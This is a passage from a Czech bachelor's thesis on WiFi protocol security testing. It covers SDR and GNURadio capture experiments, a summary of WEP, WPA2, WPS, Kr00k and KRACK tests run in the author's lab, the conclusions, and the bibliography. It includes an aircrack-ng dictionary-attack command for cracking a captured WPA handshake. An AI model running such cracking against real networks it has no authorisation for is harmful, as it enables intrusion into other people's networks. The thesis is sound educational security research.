
velmi těžko detekovatelné, SDR se v tomto ohledu jeví jako ideální nástroj.



Obr. 4.48: Aplikace SDRSharp - spektrum WiFi komunikace



Obr. 4.49: Aplikace SDRSharp - zachycení provozu



Obr. 4.50: Aplikace SDRSharp - zachycení silného provozu

4.9.2 Testování pomocí GNURadio

Jak bylo popsáno v kapitole Testovací programy, do programu GNURadio lze přidat doplněk gr-ieee802-11. Balíček obsahuje několik bloků určených k příjmu a zpracování WiFi komunikace. Jsou zde také přítomny již vytvořené modely, které umožní základní fungování WiFi zařízení – příjem a odesílání paketů. Tyto předem vytvořené modely se pak nachází ve složce „examples“. Pokud je balíček nainstalován manuálně skrze Github, nachází se ve složce „gr-ieee802-11/examples“ jejíž umístění pak závisí na manuální instalaci. Pokud je balíček nainstalován pomocí PyBOMBS, nachází se modely ve složce „src/gr-ieee802-11/examples“, kterou je možné najít v instalační složce GNURadia.

Jako první je však potřeba spustit model „wifi_phy_hier.grc“. Bez tohoto kroku by pak ostatní modely nefungovaly. Dále je také nutné spouštět GNURadio s právy root protože jinak by program mohl mít problém komunikovat s připojeným SDR. V terminálu lze GNURadio spustit příkazem:

```
pybombs run gnuradio-companion
```

V programu teď lze otevřít jednotlivé modely. Po otevření „wifi_phy_hier.grc“ je nutno provést funkci „Generate flow graph“, kterou lze najít v horní liště. Tato funkce vytvoří skript „wifi_phy_hier.py“, kterou pak ostatní modely využívají.


Jako první test je dobré zkusit model „wifi_loopback.grc“. Tento test nasimuluje WiFi komunikaci v podobě loopback smyčky nezávisle na SDR. Výstupem by pak měly být zachycené pakety, které lze zobrazit ve Wiresharku. Je tak otestováno, zda bloky fungují, jak mají a zda je vše nainstalováno správně. Nejdříve je potřeba vytvořit tento soubor. Aby šlo simultánně zachytávat a zobrazovat pakety, musí být soubor typu FIFO (First In First Out). Lze jej vytvořit příkazem:

```
mkfifo /tmp/wifi.bin
```

Daná cesta jde samozřejmě změnit, ale je pak nutné ji změnit i v modelu. Poté už lze spustit model. Nejdřív je opět potřeba vytvořit skript pomocí „Generate the flow graph“. Spuštění samotné je pak provedeno pomocí „Execute the flow graph“. V této chvíli už by model měl do souboru ukládat pakety. Zobrazení ve Wiresharku pak lze provést příkazem:


```
wireshark -k -i /tmp/wifi.bin
```

Argument „-i“ značí, že soubor je typu FIFO. Celkový výstup lze vidět na obrázku 4.51. V levém okně je Wireshark a jsou zde zobrazeny zachycené pakety. V pravém okně je GUI modelu. Je zde zobrazen konstelační diagram, který reprezentuje modulovaný signál. Loopback tedy funguje, a dá se tak předpokládat, že bloky jsou funkční.



Obr. 4.51: Model wifi_loopback.grc a výstup v aplikaci Wireshark

Záchyt opravdové bezdrátové komunikace lze provést například modelem „wifi_rx.grc“. Opět je zde možnost propojení s Wiresharkem stejným způsobem jako u předchozího modelu. V základu je v modelu použit jako zdroj blok „UHD: USRP Source“, ten by si však nerozuměl s LimeSDR. Tento blok je tedy nahrazen blokem „LimeSuite Source (RX)“, je potřeba poté dbát na správné zapojení bloku do modelu. Model nabízí výběr přijímaného kanálu a protokolu. V tomto případě to tedy je kanál 1 a protokolem 802.11g, stejné nastavení je provedeno i pro AP.



Obr. 4.52: Model wifi_rx.grc a výstup v aplikaci Wireshark

Po spuštění modelu a Wiresharku by se opět měly začít zobrazovat zachycené pakety a v GUI modelu by měl být vidět modulovaný signál. Bohužel, to se nikdy v rámci testování nepovedlo. Na obou grafech modelu je vidět pouze šum (viz obrázek 4.52), Wireshark pak ukazuje prázdný soubor.

Zjistit, v čem spočívá problém, není lehké. Dá se předpokládat, že je to výsledek slabého zisku SDR, podobně jako u analýzy spektra, a jelikož se tento problém nepodařilo vyřešit, s experimentem nelze pokračovat.

Na pouze teoretické rovině by pak testování probíhalo následujícím způsobem. Pomocí modelu by došlo k zachycení čtyřcestné výměny autentizace WPA mezi AP a klientem. Zda tomu tak je, lze prověřit ve Wiresharku. Soubor se zachyceným provozem je pak převeden do formátu „.pcap“. Pak už stačí spustit aircrack-ng a provést slovníkový útok. V BackBox lze využít slovníku „password.lst“, který používá utilita John. Příkaz by pak vypadal:

```
aircrack-ng /tmp/wifi.pcap -w /usr/share/john/password.
    lst
```

Za předpokladu, že se používané heslo nachází ve slovníku, by jej aircrack-ng měl najít. Tímto způsobem tak byl pomocí SDR nasimulován útok na WiFi používající autentizaci WPA nebo WPA2. Stejně tak by šly simulovat i další útoky, i když je možné, že by zde došlo k problémům spojeným s potenciální nekompatibilitou GNURadia a testovacích utilit.

Je tedy bohužel třeba konstatovat, že tento experiment s SDR nebyl úspěšný, i tak se však jedná o zajímavou technologii, která by k testování WiFi mohla být využita.

Při srovnání SDR a WiFi adaptéru sice teoreticky vychází SDR jako univerzálnější nástroj, prakticky se však dá říct, že pro klasické testování zabezpečení je lepší zůstat u klasických adaptérů. Technologie, která SDR umožní adaptér nahradit sice existuje, ale otázkou je, v čem je takový způsob testování lepší. Testovací software je většinou vytvářen k použití s adaptéry a stejně tak WiFi adaptéry jsou vyráběny k práci s WiFi. Je také potřeba zmínit, že obecně jsou adaptéry levnější než SDR. Výhodou SDR je pak možnost sledování radiového spektra. To by mohlo přinést nové způsoby testování; jako zajímavý nápad se například jeví detekce rušení signálu.

4.10 Shrnutí testování bezpečnosti

V rámci testování bezpečnosti byly provedeny útoky na protokoly WEP, WPA2 a WPS. Byl vybrán vhodný hardware a software. Většina testů byla provedena v operačním systému Kali a využívala některé ze základních testovacích programů, které tento systém nabízí. Jako testovací hardware byl použit testovací počítač,

WiFi adaptér a Softwarově definované rádio. Byla vytvořena jednoduchá síť skládající se z klientského zařízení – smartphonu a přístupového bodu - routeru. Pomocí testovacího softwaru a hardwaru pak byla tato síť otestována.

U protokolu WEP byly provedeny útoky na Shared Key autentizaci, útok na šifrování WEP a útok Caffe Latte. K těmto útokům byla využit testovací program aircrack-ng. První dva útoky dopadly úspěšně, útok Caffe Latte byl neúspěšný. Byly tak prakticky demonstrovány hlavní zranitelnosti tohoto protokolu a ukázáno, jakým způsobem jeho bezpečnost testovat.

U protokolu WPA2 byl otestován slovníkový útok na slabé heslo a útok Kr00k. Dále byly testované zařízení otestovány na zranitelnost KRACK. Slovníkový útok byl proveden několika způsoby za pomoci utilit aircrack-ng a Cowpatty. Všechny testy produkovaly žádoucí výsledek a odhalily používané heslo. Byla tak prokázána zranitelnost sítě používající slabé hesla a došlo k demonstraci testování takové sítě. Útok Kr00k byl proveden pomocí utility Kr00ker, pomocí níž bylo ukázáno, že testovaná zařízení nejsou vůči tomuto útoku zranitelná. Bylo demonstrováno, jak tuto zranitelnost ověřit.

Zranitelnost KRACK byla nejprve ověřena testovacími skripty krackattack-scripts. Byl ukázán postup instalace a postup při testování. Vůči KRACK jsou zranitelná jak uživatelská zařízení, tak přístupové body využívající služby Fast Transition. V případě testování nebyl použit přístupový bod, který tuto službu využívá, a tak nebylo možno tento test dokončit. Pomocí skriptů tak bylo ukázáno, že obě zařízení nejsou zranitelná.

Dále došlo k navrhnutí a naprogramování vlastní utility, která tyto testovací skripty zužitkuje. Utilita využije vstupu uživatele k automatizovanému provedení testovacích skriptů. Umí provést testy klientských zařízení i testy přístupových bodů. Dokáže vytvořit potřebné konfigurační soubory, řešit nestandardní stavy a jejím výstupem je celková evaluace bezpečnosti zařízení. Tato utilita byla ve finále otestována a byla ukázána její funkčnost.

V posledních testech byla prozkoumána možnost využití Softwarově definovaného rádia (SDR) k testování bezpečnosti WiFi. Nejdříve pomocí něj došlo k analýze radiového spektra v oblasti kmitočtů používaných WiFi sítěmi. Zde byla ukázána možnost využití SDR k detekci síly signálu. Nakonec byl ozkoušen doplněk do programu GNURadia, který přidává možnost zachytávat a zpracovávat WiFi komunikaci. U obou testů byl nalezen problém velmi nízkého zisku SDR. Test v GNURadiu se tedy nepovedl a pomocí SDR nikdy nedošlo k zachycení WiFi komunikace, což znemožnilo další testování. Celkově tak došlo k demonstraci slabin protokolů IEEE 802.11 a byly ukázány metody k testování těchto slabin.

Závěr

Tato bakalářská práce se zabývá problematikou testování bezpečnostních protokolů v rodině standardů IEEE 802.11. Kybernetická bezpečnost je velmi žhavé téma a vzhledem ke stále rostoucí popularitě bezdrátových Wi-Fi sítí bude otázka jejich bezpečnosti stále důležitější. Vzhledem k tomu, jaká data si miliardy uživatelů po těchto sítí posílá, hraje testování jejich bezpečnosti velmi zásadní roli v rámci celého IT.

Starší standard WEP je naprosto odstrašujícím příkladem, jak řešit bezpečnost dat. V rámci analýzy tohoto protokolu byly v práci vytyčeny hlavní zranitelnosti a vektory útoků. WEP naprosto selhává již od samého začátku komunikace mezi uživatelem a routerem. Jeho autentizace Shared Key je dokonce tak nebezpečná, že je lepší ji kompletně vypnout a uživatele neautentizovat. Protokol také selhává v otázce zajištění integrity a důvěrnosti dat, jelikož útočník může s přenášenými daty manipulovat, aniž by byl detekován. I samotné šifrování je naprosto nedostačující, špatná implementace šifrovacího algoritmu, a především špatné generování inicializačních vektorů dělají zjištění sebebezpečnějšího hesla triviální záležitostí.

I s ohledem na dobu, ve které byl WEP vydán, je nutno se pozastavit nad tím, jak takový protokol vůbec mohl být standardizován.

Řešení přinesl protokol WPA, respektive WPA2. Jeho autentizace je velmi bezpečná, dokáže zajistit integritu a důvěrnost a šifrování je jen těžko prolomitelné. Pomyslnou Achillovou patou tohoto protokolu je fakt, že jeho síla je vždy pouze úměrná síle zvoleného hesla. Špatně zvolené a slabé heslo dělá protokol jen malou překážkou pro útočníka. Dalším problémem může být fakt, že po získání hesla může útočník číst i komunikaci, která není určená jemu.

Dalším, co se týče bezpečnosti, ne úplně šťastně řešeným protokolem je WPS. Tento protokol, jehož cílem bylo zjednodušit uživatelům práci s nastavováním sítí a který je nástavbou na předchozí protokoly, má potenciál udělat i WPA2 síť s tím nejsilnějším heslem lehce prolomitelnou. To, dohromady s lenivostí některých výrobců routerů, kteří ignorují základní pravidla pro bezpečnou implementaci tohoto protokolu, způsobuje to, že je doporučeno funkci WPS zakázat a nepoužívat ji.

Řešením všech těchto problémů by mohl být na horizontu vyhlížející protokol WPA3, který se pomalu, ale jistě objevuje jako bezpečnostní protokol Wi-Fi sítí. Tento protokol řeší mnoho problémů spojených s WPA2. Prozatím je jeho podpora poměrně nízká, ale časem bude stoupat a dá se předpokládat, že v příštích letech se stane dominantním bezpečnostním standardem. Bohužel i u tohoto protokolu již byly objeveny zranitelnosti. Ukazuje se tak, že návrh bezpečnostních protokolů je velice obtížný úkol.

Jak bylo demonstrováno v této práci, testování bezpečnosti dnes již není příliš

obtížnou záležitosti a ke zneužití analyzovaných zranitelností stačí lehce dostupný hardware a software. V rámci praktické části byly ukázány testovací utility jako aircrack-ng, reaver a další. Společně s operačním systémem Kali Linux, určeným k penetračnímu testování, tvoří poměrně solidní platformu pro evaluaci bezpečnosti daných sítí. Pro účely testování zařízení vůči zranitelnosti KRACK došlo k vytvoření vlastní utility, která automatizuje a zjednodušuje proces testování. Utilita splnila svou úlohu a bylo demonstrováno její využití.

V další části práce došlo k práci se Softwarově definovaným rádiem. Jedná se o technologii, která by se k testování bezpečnosti dala využít. I když testy samotné nebyly příliš úspěšné, existují určité oblasti, kde se SDR může stát mocným nástrojem pro evaluaci zabezpečení sítě. SDR především nabízí možnost zkoumání fyzické vrstvy a analýzu bezdrátového signálu. V porovnání s tradičními WiFi adaptéry, tak SDR má určité výhody, ovšem momentálně se jeví jako jistější používání adaptérů.

Může se zdát, že zabezpečit bezdrátovou síť je téměř nemožné a nemá to smysl, ale není tomu tak. Pokud jsou dodržována určitá pravidla, zvolena silná hesla, vypnuty nebezpečné protokoly jako WPS, je možné vytvořit síť, do které není jednoduché proniknout. Navíc je vždy lepší mít alespoň nějaké zabezpečení než vůbec žádné. Je potřeba si uvědomit, že na něm záleží bezpečnost a soukromí i těch nejcitlivějších dat.

Literatura

[1] *Wi-Fi® in 2019* [online]. Wi-Fi Alliance - The worldwide network of companies that brings you Wi-Fi. February 21, 2019 [cit. 2019-10-12]. Dostupné z URL: <https://www.wi-fi.org/news-events/newsroom/wi-fi-in-2019>.

[2] *IEEE* [online]. IEEE - The world's largest technical professional organization dedicated to advancing technology for the benefit of humanity. 2019 [cit. 2019-10-12]. Dostupné z URL: <https://www.ieee.org>.

[3] *IEEE 802* [online]. LMSC, LAN/MAN Standards Committee (Project 802). September 6, 2019 [cit. 2019-10-12]. Dostupné z URL: <http://www.ieee802.org>.

[4] *IEEE 802.11* [online]. IEEE 802.11, The Working Group Setting the Standards for Wireless LANs. 2019-09-25 [cit. 2019-10-12]. Dostupné z URL: <http://www.ieee802.org/11/Reports/802.11_Timelines.htm>.

[5] HANDLEY, Mark: *The Final Nail in WEP's Coffin* [online]. 2008-03-16 [cit. 2019-10-13]. Dostupné z URL: <http://www0.cs.ucl.ac.uk/staff/M.Handley/papers/fragmentation.pdf>

[6] BENTON, Kevin: *The Evolution of 802.11 Wireless Security* [online]. April 18th, 2010 [cit. 2019-10-15]. Dostupné z URL: <https://benton.pub/research/benton_wireless.pdf>

[7] HOELSCHER, Penny: *What is WPA3, is it secure and should I use it?* [online]. August 27, 2018 [cit. 2020-23-5]. Dostupné z URL: <https://www.comparitech.com/blog/information-security/what-is-wpa3/>.

[8] *Internet Security, Applications, Authentication and Cryptography* [online]. Security of the WEP algorithm. 2001-08-01 [cit. 2019-10-17]. Dostupné z URL: <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>.

[9] ARBAUGH, William: *Your 802.11 Wireless Network has No Clothes* [online]. March 30, 2001 [cit. 2019-10-17]. Dostupné z URL: <http://www.cs.umd.edu/~waa/wireless.pdf>

[10] *FEUP Faculdade de Engenharia da Universidade do Porto* [online]. What is RC4?. 2014 [cit. 2019-10-18]. Dostupné z URL: <https://paginas.fe.up.pt/~ei10109/ca/rc4.html>.

[11] MATETI, Prabhaker: *Hacking Techniques in Wireless Networks* [online]. 2005 [cit. 2019-10-18]. Dostupné z URL: <https://web1.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm#_Toc77524646>

[12] JELÍNEK, M.: *Bezpečnost bezdrátových počítačových sítí* Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2010. 101 s. Vedoucí diplomové práce Ing. Radek Doležel. [cit. 2019-11-20].

[13] *4-Way Handshakes* [online]. WiFi Professionals. 2001-08-01 [cit. 2019-12-5]. Dostupné z URL: <https://www.wifi-professionals.com/2019/01/4-way-handshake>.

[14] SNYDER J., THAYER R.: *Explaining TKIP* [online]. OCT 4, 2004 [cit. 2019-12-6]. Dostupné z URL: <https://www.networkworld.com/article/2325772/explaining-tkip.html>

[15] BLAZHEVSKI D., BOZHINOVSKI A., STOJCHEVSKA B., PACHOVSKI V.: *Modes of Operation of the AES Algorithm* University American College Skopje, [online]. 2013 [cit. 2019-12-6]. Dostupné z URL: <https://pdfs.semanticscholar.org/8822/66e916ec18ea7022bfa149954a29593f7490.pdf>

[16] SLAVIN, Brad: *Wi-Fi Security - The Rise and Fall of WPS* [online]. January 18, 2013 [cit. 2019-12-6]. Dostupné z URL: <http://www.netstumbler.com/2013/01/18/wi-fi-security-the-rise-and-fall-of-wps/>

[17] SELTZER, Larry: *WPA3: How and why the Wi-Fi standard matters* [online]. Enterprise.nxt. August 8, 2018 [cit. 2020-7-6]. Dostupné z URL: <https://www.hpe.com/us/en/insights/articles/wpa3-how-and-why-the-wi-fi-standard-matters-1808.html>

[18] CHEN, Dave: *Opportunistic Wireless Encryption... Um, What's That Again?* [online]. Network World. 2018 [cit. 2020-7-6]. Dostupné z URL: <https://www.networkworld.com/article/3325745/opportunistic-wireless-encryption-um-what-s-that-again.html>

[19] BUCHANAN, Bill: *Goodbye to WPA-2 and Hello to WPA-3* [online]. AsecuritySite: When Bob Met Alice. Aug 10, 2018 [cit. 2020-7-6]. Dostupné z URL: <https://medium.com/asecuritysite-when-bob-met-alice/hello-to-wpa-3-ae8b9c365b95>

[20] RAMACHANDRAN, Vivek a BUCHANAN, Cameron: *Kali Linux Wireless Penetration Testing: Beginner's Guide Third Edition* Packt Publishing Ltd, 2017. [cit. 2019-10-19].

[21] GAST, Matthew: *802.11 Wireless Networks: The Definitve Guide* O'Reilly, April 2002. [cit. 2019-10-20].

[22] PHIFER, Lisa: *The Caffe Latte Attack: How It Works – and How to Block It* [online]. December 14, 2007 [cit. 2019-12-14]. Dostupné z URL: <https://www.esecurityplanet.com/wireless-security/The-Caffe-Latte-Attack-How-It-Works-and-How-to-Block-It-3716656.htm>

[23] VANHOEF, Mathy a PIESSENS, Frank: *Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2* imec-DistriNet - KU Leuven, [online]. 2017 [cit. 2019-12-15]. Dostupné z URL: <https://papers.mathyvanhoef.com/ccs2017.pdf>

[24] *New attack on WPA/WPA2 using PMKID* [online]. 08-04-2018 [cit. 2020-5-6]. Dostupné z URL: <https://hashcat.net/forum/thread-7717.html>.

[25] KODY: *Cracking WPA2 Passwords Using the New PMKID Hashcat Attack* [online]. 11/10/2018 [cit. 2020-5-6]. Dostupné z URL: <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-passwords-using-new-pmkid-hashcat-attack-0189379/>

[26] ČERMÁK Miloš, SVORENČÍK Štefan, LIPOVSKÝ Róbert a KUBOVIČ Ondrej *KR00K - CVE-2019-15126 SERIOUS VULNERABILITY DEEP INSIDE YOUR WI-FI ENCRYPTION)* ESET Research white papers. February 2020 [cit. 2020-5-6]. Dostupné z URL: <https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf>.

[27] BONGARD, Dominique: *Offline bruteforce attack on WiFi Protected Setup* [online]. 2014 [cit. 2019-12-7]. Dostupné z URL: <http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf>

[28] VANHOEF, Mathy a RONEN, Eyal: *Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd* Cryptology ePrint Archive, Report 2019/383. 2019 [cit. 2020-7-6]. Dostupné z URL: <https://eprint.iacr.org/2019/383>

[29] VANHOEF, Mathy a RONEN, Eyal: *Dragonblood Analysing WPA3's Dragonfly Handshake* [online]. August 2019 [cit. 2020-7-6]. Dostupné z URL: <https://wpa3.mathyvanhoef.com>

[30] NAVARRO, Kenneth: *Best Wireless Adapter For Hacking in Kali Linux* [online]. Feb 6 2019 [cit. 2019-12-7]. Dostupné z URL: <https://kennyvn.com/best-wireless-adapters-kali-linux/>

[31] TANJIM, Munif: *Best Linux Distributions for Hacking and Penetration Testing* [online]. May 11 2019 [cit. 2019-12-8]. Dostupné z URL: <https://itsfoss.com/linux-hacking-penetration-testing//>

[32] *BackBox Linux* [online]. BackBox.org - Linux. 2019 [cit. 2019-12-8]. Dostupné z URL:
<https://www.linux.backbox.org>.

[33] *BlackArch Linux* [online]. BlackArch Linux - Penetration Testing Distribution. 2019 [cit. 2019-12-8]. Dostupné z URL:
<https://www.blackarch.org>.

[34] MILBERG, Kenneth: *Linux server virtualization pros and cons* [online]. 13 Mar 2008 [cit. 2019-12-8]. Dostupné z URL: <https://searchitchannel.techtarget.com/tip/Linux-server-virtualization-pros-and-cons>

[35] *Realtek rtl8188eus rtl8188eu rtl8188etv WiFi driver* [online]. Github - RealTek RTL8188eus WiFi driver with monitor mode frame injection support. 3. 12. 2019 [cit. 2019-12-9]. Dostupné z URL:
<https://github.com/aircrack-ng/rtl8188eus/>.

[36] *Aircrack-ng* [online]. Aircrack-ng. 2019 [cit. 2019-12-10]. Dostupné z URL:
<https://www.aircrack-ng.org/doku.php?id=Main>.

[37] WRIGHT, Joshua *coWPAtty Package Description* [online]. coWPAtty - Penetration Testing Tools. 2019 [cit. 2019-12-10]. Dostupné z URL:
<https://tools.kali.org/wireless-attacks/cowpatty>.

[38] *reaver-wps-fork-t6x* [online]. Github - t6x/reaver-wps-fork-t6x. 30 Oct 2019 [cit. 2019-12-11]. Dostupné z URL:
<https://github.com/t6x/reaver-wps-fork-t6x>.

[39] HENRIQUE, Samuel: *mdk3 - wireless attack tool for IEEE 802.11 networks* [online]. Ubuntu Manpage: mdk3 - wireless attack tool for IEEE 802.11 networks. 2019 [cit. 2019-12-11]. Dostupné z URL:
<http://manpages.ubuntu.com/manpages/cosmic/man1/mdk3.1.html>.

[40] EKIKO, Saviour *Fern Wifi Cracker Package Description* [online]. Fern Wifi Cracker - Penetration Testing Tools. 2019 [cit. 2019-12-10]. Dostupné z URL: <https://tools.kali.org/wireless-attacks/fern-wifi-cracker>.

[41] MERKLER, Derv: *Wifite Package Description* [online]. Wifite - Penetration Testing Tools. 2019 [cit. 2019-12-12]. Dostupné z URL: <https://tools.kali.org/wireless-attacks/wifite>.

[42] [online]. GitHub - hash3liZer/WiFiBroot: A Wireless (WPA/WPA2) Pentest/Cracking tool. 3. 5. 2020 [cit. 2020-25-5]. Dostupné z URL: <https://github.com/hash3liZer/WiFiBroot>.

[43] *bettercap* [online]. bettercap. 2019 [cit. 2020-25-5]. Dostupné z URL: <www.bettercap.org>.

[44] [online]. GitHub - v1s1t0r1sh3r3/airgeddon: This is a multi-use bash script for Linux systems to audit wireless networks. 6. 5. 2020 [cit. 2020-25-5]. Dostupné z URL: <https://github.com/v1s1t0r1sh3r3/airgeddon>.

[45] [online]. GitHub - MA24th/WiFiHunter: A WiFi Penetration Toolkit. 21 Jan 2020 [cit. 2020-25-5]. Dostupné z URL: <https://github.com/MA24th/WiFiHunter>.

[46] VANHOEF, Mathy: *krackattacks-scripts* [online]. GitHub - vanhoefm/krackattacks-scripts. 14 Jan 2020 [cit. 2020-25-5]. Dostupné z URL: <https://github.com/vanhoefm/krackattacks-scripts>.

[47] [online]. GitHub - akabe1/kr00ker: An experimental script PoC for Kr00k vulnerability (CVE-2019-15126). 3 Apr 2020 [cit. 2020-25-5]. Dostupné z URL: <https://github.com/akabe1/kr00ker>.

[48] [online]. GitHub - hexway/r00kie-kr00kie: PoC exploit for the CVE-2019-15126 kr00k vulnerability. 16 Mar 2020 [cit. 2020-25-5]. Dostupné z URL: <https://hexway.io/research/r00kie-kr00kie/>.

[49] *Packets Generator* [online]. MS Group - Packets Generator. 11. května 2018 [cit. 2020-25-5]. Dostupné z URL: <https://play.google.com/store/apps/details?id=packetGenrator.edu.ae&hl=cs>.

[50] *Lime Suite* [online]. Lime Suite - Myriad-RF Wiki. 2020 [cit. 2020-5-6]. Dostupné z URL:
<https://wiki.myriadrf.org/Lime_Suite>.

[51] *Testing the LimeSDR* [online]. Testing the LimeSDR - Myriad-RF Wiki. 2020 [cit. 2020-5-6]. Dostupné z URL:
<https://wiki.myriadrf.org/Testing_the_LimeSDR>.

[52] PÉREZ, Rodrigo: *SDR (SDRSharp)* [online]. SDR Chile - Comunidad SDR Chile. 2019 [cit. 2020-5-6]. Dostupné z URL:
<https://sdrchile.cl/en/>.

[53] [online]. GNURadio Project. 2020 [cit. 2020-5-6]. Dostupné z URL:
<https://www.gnuradio.org>.

[54] BRAUN, Martin: *PyBOMBS ? The What, the How and the Why* [online]. GNURadio Project. 2020 [cit. 2020-5-6]. Dostupné z URL: <https://www.gnuradio.org/blog/2016-06-19-pybombs-the-what-the-how-and-the-why//>

[55] *PyBOMBS* [online]. GitHub - gnuradio/pybombs. 21 Nov 2019 [cit. 2020-5-6]. Dostupné z URL:
<https://github.com/gnuradio/pybombs#pybombs>.

[56] *IEEE 802.11 a/g/p Transceiver* [online]. GitHub - bastibl/gr-ieee802-11. 31. 5. 2020 [cit. 2020-5-6]. Dostupné z URL:
<https://github.com/bastibl/gr-ieee802-11>.

[57] BLOESSL, Bastian: *WIME Wireless Measurement and Experimentation* [online]. 2017 [cit. 2020-5-6]. Dostupné z URL: <https://www.wime-project.net/>

[58] [online]. GitHub - wiire-a/pixiewps: An offline Wi-Fi Protected Setup brute-force utility. 30 Oct 2019 [cit. 2019-12-11]. Dostupné z URL:
<https://github.com/wiire-a/pixiewps>.

[59] *Softwarové a softwarově definované rádio* [online]. Učebnice teorie rádiové komunikace. 2013 [cit. 2020-5-6]. Dostupné z URL:
